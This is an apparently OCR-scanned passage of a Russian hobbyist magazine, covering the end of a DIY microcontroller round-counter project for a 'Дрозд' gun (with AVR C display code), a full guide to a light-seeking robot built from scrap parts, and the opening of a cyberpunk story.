вывод этой детали является еще и радиатором, поэтому положи туда побольше припоя, чтобы тепло лучше рассеивалось. И еще — не вздумай припаять регулятор напряжения легкоплавким припоем! Даже при входном напряжении, находящемся в рамках допустимых значений, он может очень сильно греться и банально отпаяться. Затем установи C1, C2, C3. Желтая бобышка C1 — это танталовый конденсатор. Он полярен (при его впайке имеет значение, где минус, а где плюс), положительная ножка у него там, где полоска. C2 и C3 впаивай любой стороной, они керамические. С помощью тестера проверь полярность и номинал напряжения на площадках под микроконтроллер: на пятой площадке относительно шестой, должно быть примерно 5 В. Может быть чуть больше, поскольку в нашей схеме пока ничто ничего не потребляет (это называется «режимом холостого хода»). Но если тестер показывает напряжение больше 5,5 В, а то и все 9 В, то тут что-то не ладно. Если норма, смело впаивай все остальное. В самую последнюю очередь сделай две проводные перемычки от транзисторов. И не забудь приделать кнопку, ее лучше будет вывести на левую сторону корпуса «Дрозда».

Теперь займемся индикатором и шлейфом. Я специально развел плату так, чтобы максимально упростить этот момент. Распайка очевидна из картинок. У индикатора проводками соедини одноименные сегменты. Для механической устойчивости можешь залить это место эпоксидной смолой (естественно, после проверки правильности соединения, иначе может быть очень обидно).

После сборки смой флюс/канифоль с платы. Сделать это можно спиртом или бензином. Если ты использовал какой-то особенный флюс, прочитай на упаковке: возможно, он смывается обычной водой. Прodelать эту операцию лучше после того, как зальешь прошивку, проверишь и отпаяешь программатор. Флюс надо смыть обязательно, а то некоторые виды флюсов со временем становятся токопроводящими и устройство перестает работать.

Сейчас займемся установкой счетчика внутрь корпуса «Дрозда». Первым делом выпаяй большой транзистор IRF из родной схемы. Мы заменим его IRL3502 — аналогичным, но срабатывающим от логического уровня на затворе. По цоколевке они абсолютно идентичны, поэтому вопросов тут быть не может. Возьми резистор 2,2 кОм и припаяй между затвором (если смотреть спереди, затвор — это первая ножка!) и землей. Это позволит избежать произвольных выстрелов или по крайней мере странных шептунов во время инициализации контроллера. В бета-версии этой схемы затвор к земле я не



Принципиальная схема счетчика

подтягивал и катастрофы не произошло, но мы же делаем надежный девайс, не правда ли? Для военного, так сказать, применения! Затем присоедини питание и линии IN — «сигнал», OUT — «на затвор».

✘ ПИСАНИНА И ШИТЬЕ

Итак, самое тяжелое позади! Прикинем алгоритм работы программы.

- старт, инициализация портов
- проверка, входим ли в режим установки
 - если да, то работаем в цикле
 - юзер выбирает значение емкости
 - рисуем цифры
 - закончили? выходим из цикла
- бесконечный цикл основной работы
 - есть входящий импульс && патроны еще есть?
 - да — пропустить и декрементировать патроны
 - нет — заблокировать импульс
 - нарисовать цифры

Программирование под контроллер, парень, — это не какое-то там формошлепство на бейсике! Тут все серьезно, хотя тоже не очень сложно :). Я расскажу об этом в двух словах. Написание программы на Си не сильно отличается от программирования на «большом» компьютере, но тут появляются такие факторы, как существенная ограниченность памяти ОЗУ и памяти программ. Значит надо делать все вдумчиво, экономно и красиво! Плюс к этому, необходимо в реальном времени реагировать на происходящее, чтобы не получилось так, что какой-нибудь медицинский прибор типа кардиостимулятора, считая жесткий тангенс/секис, не успеет подать импульс на сердце пациента и капут. Путем чтения/записи чисел в определенные регистры программа может переконфигурировать кристалл, общаться с внешним миром через порты ввода-вывода, прерываться и прочее. Моя программа получилась немаленькой,

поэтому приводить ее здесь целиком я не буду. Исходник с makefile'ом и прошивкой ищи на диске. А тут мы рассмотрим только самое интересное. Как реализовать поразрядный вывод на наш индикатор, если мы имеем, скажем, байт с целым числом патронов? Люди, воспитанные на бейсике, вероятно, предложат поделить на 10 и взять остаток от деления. Но это ложный путь. Сколько тактов выполняется такая операция на RISC-контроллере avr, в котором нету инструкций mod и div? Если реализовать деление байта на байт на ассемблере вручную, то, в зависимости от оптимизации по скорости или по размеру кода, мы получим от 58 до 97 тактов. Учитывая, что наш tiny26 работает на 1 МГц, такая операция оказывается довольно дорогой: за время ее выполнения может произойти много интересного во внешнем мире. Поэтому родился гораздо более экономичный способ с вычитанием:

```
void display(uint8_t number)
{
    uint8_t decs=0;
    // считаем десятки
    while(number>=10)
    {
        number-=10;
        decs++;
    }

    // отключаем аноды индикатора
    cbi(PORTB,PORTB0);
    cbi(PORTB,PORTB1);
    // переключаем разряды через
    цикл, чтобы достичь равномерной
    яркости
    if(r==0)
    {
        r = 1; // в следующем цикле рисуем единицы
        PORTA = 0xff; // программа без
        магических чисел неинтересна
        cbi(PORTB,PORTB0); // выключаем
        анод правого разряда
        sbi(PORTB,PORTB1); // включаем
        анод левого разряда
    }
}
```


```
PORTA=dig[decs]; // выводим
цифру
}
else if(r==1)
{
    r = 0; // в следующем цикле
    рисуем десятки
    PORTA = 0xff; // программа без
    магических чисел неинтересна
    cbi(PORTB,PORTB1); // включаем
    анод правого разряда
    sbi(PORTB,PORTB0); // выключаем
    анод левого разряда
    PORTA=dig[number]; // выводим
    цифру
}
}
```

Чтобы залить прошивку, я подпаял пять проводков от LPT напрямую к ножкам микросхемы: [MOSI-1] к [LPT-7], [MISO-2] к [LPT-10], [SCK-3] к [LPT-6], [RST-10] к [LPT-9], [GND-6] к [LPT-25]. И сделал две перемычки: [LPT-2] к [LPT-12] и [LPT-3] к [LPT-11], чтобы шнурок опознал как программатор. В PonyProg'е необходимо указать, что мы используем AVR ISP I/O на LPTx и шьем tiny26. Заливай .hex в кристалл. После проверки работоспособности изделия отпаявай провода, чтобы не мешались.


Этот программатор называется STK-200. В интернете приведена очень мудреная схема его использования. Но ее вполне можно упростить до прямого соединения проводников. Этим программатором можно прошивать напрямую из Си-компилятора. Но если неохота переучиваться и паять новый программатор, используй программу, которой зашивал Di_Halt в предыдущей статье. Только распайка его будет другая (посмотри соответствие программируемых контактов микросхемы ATmega8535 и ATtiny26).

✘ ВБОЙ

Итак! Подаем питание, входим в режим установки емкости, выбираем подходящее число патронов и... готово! Счетчик будет исправно отсчитывать количество душ, которые ты еще можешь загубить до того, как последняя пуля вылетит из ствола... С таким девайсом ты имеешь все шансы стать самым стильным, продвинутым и беспощадным десантником в отряде. Если у тебя есть предложения по улучшению девайса, наработки по установке кремниевых мозгов в другие суровые темы, пиши мне на почту или заходи в сообщество ru_radio_electr в livejournal.com. ☒



ВАДИМ ЕРМОЛЕНКО
/ FACKADMIN@MAIL.RU /



СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

Путь к свету

Простейший робот из подручных средств

Многие из тех, кто имеет дело с вычислительной техникой, мечтают собрать своего робота. Хотят, чтобы это устройство выполняло какие-то обязанности по дому, к примеру: приносило пиво. И сразу берутся за создание наисложнейшего робота, однако зачастую быстро разочаровываются в результатах. Своего первого робота, который должен был делать уйму всего, мы так и не довели до ума. Поэтому лучше начинать с простого, постепенно усложняя своего зверя. Сейчас мы поведаем тебе, как из подручных средств можно собрать простейшего робота, который будет самостоятельно передвигаться по твоей квартире.


✘ КОНЦЕПЦИЯ

Мы поставили перед собой задачу сделать робота из подручных средств за 15 минут. Обычно подобные поделки конструируются годами. Народ по несколько месяцев бегаёт по магазинам в поисках нужной шестеренки. Но мы сразу осознали: это не наш путь! Мы будем использовать в конструкции робота только такие детали, которые всегда можно найти под рукой или выкорчевать из старой техники. В крайнем случае — купить за гроши в любом радиомагазине или на рынке.


Другая задача состояла в том, чтобы максимально удешевить нашу поделку. В магазинах радиоэлектроники подобный робот стоит от 800 до 1500 рублей,

а его ведь еще и собирать придется, поскольку продается он в виде деталей. И гарантий, что после сборки он заработает, никто не дает. Производители таких наборов нередко забывают положить туда какую-нибудь детальку. Зачем нам такое «счастье»? Наш робот по деталям должен быть не дороже 100-150 рублей, включая двигатели и батарейки. При этом если моторчики выковырять из старой детской машинки, то общая стоимость его составляющих вообще снизится до 20-30 рублей! Чувствуешь, какая экономия, и при этом ты получаешь отличного товарища!

Важный этап в работе — определение того, что будет делать наш красавец. Мы решили изготовить робота, ищущего источники света. Если источник



Прикрепляем моторы к шасси



Вид снизу

света будет поворачиваться, то наша машинка будет рулить вслед за ним. Мы назвали эту концепцию «Робот, стремящийся жить». При замене батареек солнечными элементами робот будет искать свет, чтобы ездить.

✘ НЕОБХОДИМЫЕ ДЕТАЛИ И ИНСТРУМЕНТЫ

Что же нам понадобится для изготовления нашего детища? Поскольку идея состоит в сборе робота из подручных средств, нам понадобится монтажная плата или просто обычная плотная картонка. В картонке шилом можно проделать дырочки для крепления всех деталей. Мы же будем использовать монтажку, поскольку под рукой оказалась именно она, а картонку в моем доме днем с огнем не сыщешь. Монтажка сыграет роль шасси, на которой мы будем монтировать весь остальной обвяз робота, крепить двигатели и датчики. В качестве движущей силы мы используем трех- или пятивольтовые моторчики, которые можно выковырять из старой машинки. Колесики мы сделаем из крышек от пластиковых бутылок, например от сосисола :). В качестве датчиков мы задействуем трехвольтовые фототранзисторы или фотодиоды. Их можно вынуть из старой оптомеханической мышки. В ней стоят инфракрасные датчики (в нашем случае они черненькие). Они там спарены, то есть два фотоэлемента — в одном флаконе. При наличии тестера ничего не мешает выяснить, какая ножка для чего предназначена. Управляющим элементом у нас будут отечественные транзисторы 816Г. В качестве источников питания заюзаем три пальчиковых батарейки, спаянных между собой. Можно взять батарейный отсек от старой машинки, как это сделали мы. Для монтажа нужны будут проводочки. Для этих целей идеально подходят провода из витой пары, которых в доме любого уважающего себя хакера должно быть завались. Для закрепления всех деталей удобно использовать термоклей с термопистолетом. Это прекрасное изобретение быстро плавится и так же быстро схватывается. Штука идеально подходит для таких поделок, и dliniy не раз использовал ее в своих статьях. Еще нам понадобится жесткая проволока, на роль последней вполне сойдет обычная канцелярская скрепка.

✘ МОНТИРУЕМ СХЕМУ

Ты подготовил все детали и сложил их на своем столе? Твой паяльник уже тлеет канифолью и ты потираешь руки, жажда сборки? Ну что ж, тогда приступим.

Берем кусок монтажки и обрезаем его по размерам будущего робота. Для резки текстолита используй ножницы по металлу. Мы сделали квадрат со стороной примерно 4–5 см. Главное, чтобы на нем уместилась наша крохотная схемка, батарейки питания, два двигателя и крепеж для переднего колеса. Чтобы плата не лохматилась и была ровной, можно обработать ее напильником и убрать острые края.

Следующим нашим шагом будет запайка датчиков. Учти, фототранзисторы и фотодиоды имеют плюс и минус. Нужно соблюдать полярность их включения, что несложно сделать при помощи простейшего тестера. В случае если ты ошибешься, ничего не сгорит, но робот ездить не будет. Датчики впаивай по углам монтажной платы с одного края, чтобы они смотрели в стороны. Не запаивай их в плату полностью, оставь где-то полтора сантиметра выводов, чтобы их легко можно было изгибать в любую сторону — в дальнейшем нам это понадобится при настройке нашего робота. Это будут глаза, они должны находиться на одной стороне шасси, которая в будущем станет передом робота. Сразу можно отметить, что мы собираем две управляющие схемы: одну для управления правым, вторую — левым двигателем.


Чуть поодаль переднего края шасси рядом с нашими датчиками нужно впаять транзисторы. Для удобства запайки и дальнейшей сборки схемы оба транзистора мы запаяли «смотрящими» своей маркировкой в сторону правого колеса. Сразу надо отметить расположение ножек у транзистора. Если взять транзистор в руки и повернуть металлической подложкой к себе, а маркировкой к лесу (как в сказке) и при этом ножки будут направлены вниз, то ножки слева направо — база, коллектор и эмиттер. Если ты помотришь на схему, где изображен наш транзистор, то база — палочка, перпендикулярная толстому отрезку в кружке, эмиттер — палочка со стрелочкой, коллектор — такая же палочка, только без стрелки. Здесь вроде все понятно. Подготовим батарейки и приступим непосредственно к сборке электрической схемы. Изначально мы просто взяли три пальчиковых батарейки и спаяли их последовательно. Их можно сразу вставить в специальный держатель для батареек, который, как мы уже говорили, вытаскивается из старой детской машинки. Теперь подпаяй провода к батарейкам и определи у себя на плате две ключевые точки, куда будут сходиться все провода. Это будет плюс и минус. Мы поступили просто: продели витую пару в края платы, запаяли концы к транзисторам и фотодатчикам, сделали скрученную петельку и туда подпаяли батарейки. Возможно, это не самый лучший вариант, но зато самый удобный.

Ну что ж, теперь готовы провода, и приступим к сборке электрики нашего робота. Будем идти от отрицательного полюса батарейки к положительному контакту по всей электрической схеме. Берем кусок витой пары и начинаем идти: припаиваем отрицательный контакт обоих фотодатчиков к минусу батареек, в то же место запаиваем коллекторы транзисторов. Вторую ножку фотоэлемента припаиваем небольшим куском провода к базе транзистора. Оставшиеся ножки транзисторов припаиваем к двигателям. Второй контакт моторчиков можно подпаять к батарейке через выключатель. Но мы, как истинные фриеры, решили включать/выключать нашего робота подпайванием/отпайванием провода, так как выключателя подходящих размеров в моих закромах не обнаружилось.



► info

Обязательно пиши нам письма о твоих успехах в сборке робота. Предлагай свои идеи и усовершенствования. Может, научишь чему и нас.



Впаянные транзисторы и датчики

Детали. Исходники

✘ ОТЛАДКА ЭЛЕКТРИКИ

Все, электрическую часть мы собрали, теперь приступим к тестированию схемы. Включаем нашу схему и подносим ее к зажженной настольной лампе, поворачивая по очереди то одним, то другим фотоэлементом. Если двигатели начинают вращаться по очереди с разной скоростью в зависимости от освещения, значит все в порядке. Если нет, то ищи косяки в сборке. Электроника — наука о контактах, а это значит, что если что-то не работает, то где-то нет контакта.

Смотри, теперь важный момент: правый фотодатчик отвечает за левое колесо, а левый, соответственно — за правое. Теперь прикинь, в какую сторону вращаются правый и левый двигатели. Они оба должны крутиться вперед. Если этого не происходит, поменяй полярность включения двигателя, который крутится не в ту сторону, просто перепаяв провода на клеммах моторчика наоборот. Оцени еще раз расположение моторчиков на шасси и проверь направление движения в сторону. Все двигатели должны вращаться так, чтобы робот двигался вперед. Если все в порядке, то идем дальше. В любом случае ты сможешь это исправить даже после того, как соберешь все окончательно.

✘ СБОРКА ДЕВАЙСА

С мутной электрической частью мы разобрались, теперь займемся механикой. Колесики, как мы и договаривались, мы будем делать из крышек от пластиковых бутылок. Для изготовления переднего колеса возьмем две крышки и склеим их между собой. Мы склеивали по периметру полую часть вовнутрь для большей устойчивости колеса.

Дальше точно по центру просверливаем отверстие в первой и второй крышке. Для сверления и всяких домашних дел очень удобно пользоваться дремелем — маленькой дрелью с уймащей насадок: фрезеровальных, отрезных и многих других. Она незаменима для сверления отверстий меньше одного миллиметра, где обычная дрель уже не справляется.

После того как мы просверлим крышки, вдеваем в отверстие предварительно разогнутую скрепку. Изгибаем скрепку в форме буквы п, где на верхней планке будет болтаться наше колесо. Теперь закрепляем эту скрепку между фотодатчиками спереди нашей машины. Скрепка удобна тем, что можно легко подрегулировать высоту переднего колеса, и этой юстировкой мы займемся позже.

Перейдем к движущим колесам. Их мы тоже будем делать из крышек. Аналогично просверливаем каждое колесо строго по центру. Хорошо, если сверло будет диаметром с ось моторчика, а в идеале — на доли миллиметра меньше ее, чтобы ось в отверстие вставлялась, но с трудом. Одеваем оба колеса на вал движков и, чтобы они не соскакивали, закрепляем их термоклеем. Это важно сделать еще и для того, чтобы колеса не проворачивались в месте крепежа.

Самая ответственная часть — крепеж электродвигателей. Мы их ставили в самом конце нашего шасси с противоположной относительно всей остальной электрики стороны монтажной платы. Не забудь, что управляемый двигатель крепится напротив своей управляющей фотосистемы. Это сделано для того, чтобы робот мог поворачивать на свет. Справа фотодатчик, слева двигатель, и наоборот.

Для начала мы перехватим движки кусочками витой пары, продев их сквозь отверстия в монтажке и скрутив сверху. Подадим питание и посмотрим, куда у нас будут вращаться движки. Не забудь, что в темной комнате вращаться они не будут вообще, желательно направить робота в сторону лампы. Проверяем, все ли двигатели работают. Поворачиваем робота и наблюдаем, как двигатели изменяют свою скорость вращения в зависимости от освещения. Поворачиваемся правым фотодатчиком — и левый движок должен шустренько закрутиться, поворачиваемся левым — и он должен, наоборот, притормозиться. В конце проверь направление вращения колес — нам надо, чтобы робот ехал вперед.



Вклеиваем колесо




Схема робота

Если все работает, как мы описали, то можно аккуратно закреплять движки термоклеем. Постарайся сделать так, чтобы их колеса находились на одной оси. Все — закрепляй батарейки на верхней площадке шасси и переходи к настройке и играм с роботом.

❑ ПОДВОДНЫЕ КАМНИ И НАСТРОЙКА

Когда мы собрали всю схему и техническую часть, все двигатели прекрасно реагировали на свет, и вроде все было отлично. Но поставив нашего робота на пол, мы обнаружили, что он у нас не едет. Оказалось, что попросту не хватает мощности моторчиков. Пришлось в срочном порядке раскурочивать очередную игрушечную машинку, чтобы достать оттуда движки помощнее. Кстати, если возьмешь моторчики из таких игрушек, точно не прогадаешь с их мощностью, так как они рассчитаны на то, чтобы возить массу машинок с батарейками.

Разобравшись с двигателями, мы перешли к настройке и приведению в порядок внешнего вида устройства. Для начала собираем бороды проводов, которые у нас волочатся по полу, и укрепляем их на шасси термоклеем. Если робот волочится где-то пузом, можно приподнять переднее шасси, изогнув крепящую проволоку.

Самое главное — это фотодатчики. Лучше всего их выгнуть так, чтобы они смотрели в сторону под тридцать градусов от основного курса. Тогда робот будет улавливать источники света и направляться к ним. Нужный угол изгиба придется подобрать экспериментально.

Все — вооружайся настольной лампой, клади робота на пол, включай и начинай проверять и радоваться тому, как твоё произведение четко следует к источнику света и как оно ловко его находит.

❑ УСОВЕРШЕНСТВОВАНИЯ

Нет предела совершенству, и расширять функционал нашего робота можно до бесконечности. Были мысли даже поставить контроллер, но тогда стоимость и сложность изготовления возросли бы в разы, а это не наш метод. Первое усовершенствование — сделать так, чтобы робот ездил по заданной траектории. Здесь все просто: печатается на принтере или рисуется черным перманентным маркером на листе ватмана черная полоса. Важно, чтобы она была немного уже расстояния между фотодатчиками. Сами фотоэлементы мы опускаем вниз, чтобы они смотрели в пол. Рядом с каждым нашим глазиком мы устанавливаем последовательно сверхъяркий светодиод с сопротивлением в 470 Ом. Сам светодиод с сопротивлением запаиваем напрямую к батарейке. Идея проста — свет


прекрасно отражается от белого листа бумаги, попадает на наш датчик, и робот едет прямо. Как только луч падает на темную полосу, на фотоэлемент почти не попадает света (черная бумага прекрасно поглощает свет), и, следовательно, один двигатель начинает вращаться медленнее. Другой моторчик резко поворачивает робота, выравнивая курс. В результате робот катается по черной полоске, словно по рельсам. Такую полосу можно начертить на белом полу и, например, послать робота на кухню за пивом от твоего компьютера.

Вторая идея — это усложнить схему, добавив еще два транзистора и два фотодатчика, и сделать так, чтобы робот искал свет не только спереди, но и со всех сторон и, как только находил, устремлялся бы к нему. Для упрощения сборки в этом случае можно использовать микросхему LM293D, однако она стоит порядка 100 рублей. С помощью нее можно легко настроить дифференциальное включение направления вращения колес, или, проще говоря, направление движения робота вперед-назад.

Далее — можно убрать обычные постоянно садящиеся батарейки и поставить солнечную батарею, которая сейчас легко покупается в магазине аксессуаров к мобильным телефонам. Чтобы избежать полной потери дееспособности робота в этом режиме, в случае если он случайно заедет в тень, параллельно солнечной батарее можно подключить электролитический конденсатор очень большой емкости (тысячи микрофарад). Поскольку напряжение там у нас не превышает 5 В, подойдет конденсатор, рассчитанный на 6,3 В. При такой емкости и таком напряжении он будет достаточно миниатюрен. Кондер можно купить или выкорчевать из старого блока питания.

Ну а остальные усовершенствования придумывай сам. Если будет что-то интересное — обязательно напиши нам!

❑ ВЫВОДЫ

Вот ты и приобщился к величайшей науке, двигателю прогресса — кибернетике. В 70-е годы прошлого века конструирование подобных роботов было очень популярно. Надо отметить, что в нашем устройстве применяются зачатки аналоговой вычислительной техники, которая отмерла с появлением цифровых технологий. Но, как мы показали в этой статье, не все потеряно и забыто. Мы надеемся, ты не остановишься на предложенной нами схеме и будешь придумывать свои оригинальные конструкции. Удачи в сборке, фрикер, и смотри не обожгись об паяло! 



NIRO

/ NIRO@REAL.XAKEP.RU /



КРЕАТИФФ >

АНТИКВАР



идя на полу с разбитым лицом, много не навоюешь. Особенно если за дверью охрана. На окне не было решеток, только жалюзи, но Мишель знал, что этаж как минимум четвертый, а потому шансов покинуть комнату не было никаких.

«Ты должен суметь продержаться с момента ареста хотя бы три часа, — вспоминал он слова наставника. — Три часа. Если получится больше, то лучше напрячься и отхватить у них еще минут тридцать. Чип обработан так, что сразу они к нему не подберутся. Даже если натравят на тебя своих лучших людей...»

Подходил к концу второй час. Двое молодых парней в серебристых комбинезонах настраивали в дальнем углу комнаты какую-то штуку, от одного вида которой становилось не по себе — стоило лишь вспомнить о конфигурации разъема на затылке и посмотреть на свисающие коннекторы. Мишель уже не делал попытки заговорить с ними — лицо ему разбили именно тогда, когда он поинтересовался у одного из них, который час. Дверь спустя секунду открылась, вошел какой-то монстр с автоматом и коротко, но хлестко дважды ударил его прикладом. Сознание покинуло Мишеля на некоторое время, а когда он пришел в себя, желания общаться больше не было.

«— ...Самое главное — вовлечь их в разговор. Торгуйся, смейся, издевайся над ними, но держись. Не давай им подключиться к тебе раньше. Они наверняка поместят тебя в экранированное помещение, поэтому мы не сможем помочь тебе сразу. А чтобы нанобот нашел тебя в этом чертовом мегаполисе, нужно не меньше трех часов. Вот откуда вязался этот срок, эта цифра. Как только ты будешь запеленгован, бот внедрится в чип...»

— Внедрится? В чип?

— Чему ты удивляешься? Там столько секретной информации, что после его взлома нам не останется даже пяти минут на сборы — возьмут всех и сразу! Откуда в тебе столько наивности в отношении техники?

